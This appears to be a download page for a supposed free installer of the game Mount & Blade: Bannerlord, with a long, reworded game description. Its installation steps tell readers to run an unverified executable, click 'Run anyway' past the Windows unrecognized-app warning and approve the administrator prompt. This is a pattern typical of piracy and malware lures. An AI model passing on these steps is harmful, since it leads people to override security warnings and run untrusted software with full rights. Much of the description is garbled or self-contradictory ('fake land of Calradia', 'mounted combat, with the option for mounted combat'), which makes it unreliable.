
Riding Into Calradia
When I first sat down with Mount & Blade: Bannerlord, I thought the fights would be the primary thing that drew me in. They are in many situations, but quickly I became more intrigued by the bizarre stories unfolding around them. A handful of soldiers can become an army, an ordinary mercenary can become a companion you rely on, one poor political choice can turn a peaceful campaign into chaos. This is what makes the game so addictive.
- It is the Installer, not the software itself – Smaller, Faster, Convenient
- One-click installer – no manual setup
- The installer downloads the full Mount & Blade : Bannerlord for PC.
How to Install
- Download and extract the ZIP file
- Open the extracted folder and run the installation file
- When Windows shows a blue “unrecognized app” window:
- Click More info → Run anyway
- Click Yes on User Account Control prompt
- Wait for automatic setup (~1 minute)
- Click on Start download
- After setup finishes, launch from desktop shortcut
- Enjoy
What Mount & Blade: Bannerlord is Truly About
Mount & Blade: Bannerlord is a medieval sandbox action role-playing game and strategy game set in a massive simulated sandbox game world where kingdoms wage war, armies leave the map on campaign, settlements generate resources and characters freely pursue their own agendas. You create and develop a character, recruit companions and armies, amass fortunes, leverage diplomacy, and try to carve out your own influence throughout Calradia. No single, narrow path exists through the campaign.
You can become a drifter, offer your services as a mercenary, lend service to another kingdom, forge a mighty clan, trade among villages, enter tournaments, raid enemy lands, or, later on, forge your own kingdom and rule it. And on the battlefield is where the truly enormous scope becomes immediately apparent. Instead of merely watching armies wage war from a distance in some strategic overview, you are able to enter the battle yourself, command formations, and slug it out along with your troops. Cavalry charges, infantry formations, archers, sieges, landscape, all factor in. It can be chaotic. And by awesome, I mean awesome.
From Wandering Warrior to Army Commander
It’s on a world map that’s always in flux. Your character must traverse between settlements, factions battle in wars, caravans transport products, settlements fall prey to raiding, and politics are forever altering while you’re preoccupied with your own agenda. All of this means you’ll need to be clear about what kind of player character you’re considering being. In the first instance, most characters will be primarily concerned with establishing a party that packs a punch. This means recruiting troops, maximizing skills, raising coin, completing quests, and generally seeking to improve the circumstances that you find yourself in. However, you might also choose to recruit certain companions into your band who offer their own talents and personalities into your campaign.
As your clan’s clout increases, the game widens significantly. You can take part in more expansive conflicts, lead larger armies, control towns and villages, forge relationships with other nobs and do everything in your power to forge or spread your kingdom. Diplomacy is more effective, as it’s not always the sword that determines the march of politics. And every now and then, you need some cash. Completing quests, making trades, running caravans, setting up workshops, going to war, and battling others – all of these can bolster your income to buy and support your armies.
The combat system is where it gets a lot more intimate. You can fight on horseback or from the ground, use a variety of tools, command armies, and respond to the situation at hand. What seemed like a walk in the park on the campaign map may suddenly turn into a nightmare when you’re in the thick of it. I know better than to count on easy victories anymore.
Key Features
- Expanding sand box campaign on the fake land of Calradia
- New character creation with skills and other leveling mechanics to cater to different playstyles
- 1-on-1 fights where players can directly combat the troops.
- Command system to control infantry, cavalry, ranged units, and other formations
- Mounted combat, with the option for mounted combat.
- Clan advancement that enables your avatar to create a clan of bigger power and scope
- Any recruitable, trainable military units that will be allowed to advance in strength as campaigns develop
- Companions Who have multiple roles in your party and clan
- Kingdom diplomacy alliances war politics talks
- Trade, settlements, workshops, caravans, and other sources of money.
- Huge sieges with attackers, defenders, siege weapons, and urban settlements
- VARIETY OF EQUIPMENT in the sense of weaponry, armor, shields, horses and more.
- Competitions, events, and other activities where you can earn some cash and raise reputation through alternative methods
- Additional multiplayer modes in addition to the core solo sandbox A Separate multiplayer mode with its own achievement / trophy list
- Modding support through official tools and ongoing community development
Why the Sandbox Works So Well
The best thing about Mount & Blade: Bannerlord is that it never explicitly says what your story has to be. You decide. Perhaps you begin with a few companions and dedicate an entire playthrough to forging a new reputation as a war hero. Perhaps you spend the first hours making bank through trade and wealth, all so you can field a powerful army. Or maybe you leap headfirst into the fray and build a reputation as a mounted soldier. That’s the thing I enjoy about the progression. Sometimes your priorities can be influenced by changes of circumstance. A wandering warrior can slowly evolve into the leader of a clan, with vassals, armies, political commitments and settlements.
Until a war begins. Then all those systems become relevant at once. Your economy is supporting your armies. Your armies are defending your settlements. Your clan is forging influential alliances. Your armies are being led by competent generals. You might win territory, or you might have your territory taken away from you. A good example is the game itself has a fairly effective character system. This is not some vacant stat for companions and nobles as digits on a totem pole. Having their abilities, roles, relationships and backgrounds come into play while running your expanding clan creates an extremely varied campaign personality.
Common Ways to Play
- Start as a single wanderer and gradually assemble a dependable team
- Get paid in quests, trading, tournaments, and on battlefield wins.
- Build up a clan and expand its influence across Calradia
- Vassal for an existing kingdom and take part in big wars
- Serve as a mercenary to acquire wealth and increase your notoriety.
- Build an unstoppable army and lead your troops into battle in person.
- Prioritize mounted combat and build your own adventuring hero around it
- Assemble armies upon professional spearmen, archers, or mercenary shot.
- Capture and defend settlements through large-scale sieges
- Set up workshops and caravans to reinforce the financial aspect of a campaign
- Form friendships with aristocrats and other key figures
- Summon allies and give them practical tasks in your clan
- Treatise on War the art of diplomacy in war, alliances, negotiations and political relations
- Set up your own kingdom and rivals of the main forces Create an independent state and rivalries of the main forces
- Replay campaigns with multiple characters builds, factions and strategic objectives
- Try Community Mods & Supported Modding Tools
When a Small Party Becomes a Kingdom
Mount & Blade: Bannerlord shines when you go into this game not thinking of it as a traditional RPG with a specific end goal. It’s a sandbox of ambition. You begin with almost nothing, then you learn, train up a force, gather superior gear, make some cash, encounter powerful allies, and slowly position yourself to make an impact upon the wider gameworld. But it’s not going to happen without effort: a poor decision in war can cost you your bank balance, a defeated army can leave your domain exposed, a settlement can become a hard place to defend, relations with another faction can shift, and even when everything appears to be running smoothly, the game might decide that you could do with some unwelcome attention from another, nearby faction.
So you adapt. That’s where the sandbox is so valuable. The campaign is not interesting because every plan workes. It is interesting because failure raises yet another problem to work on.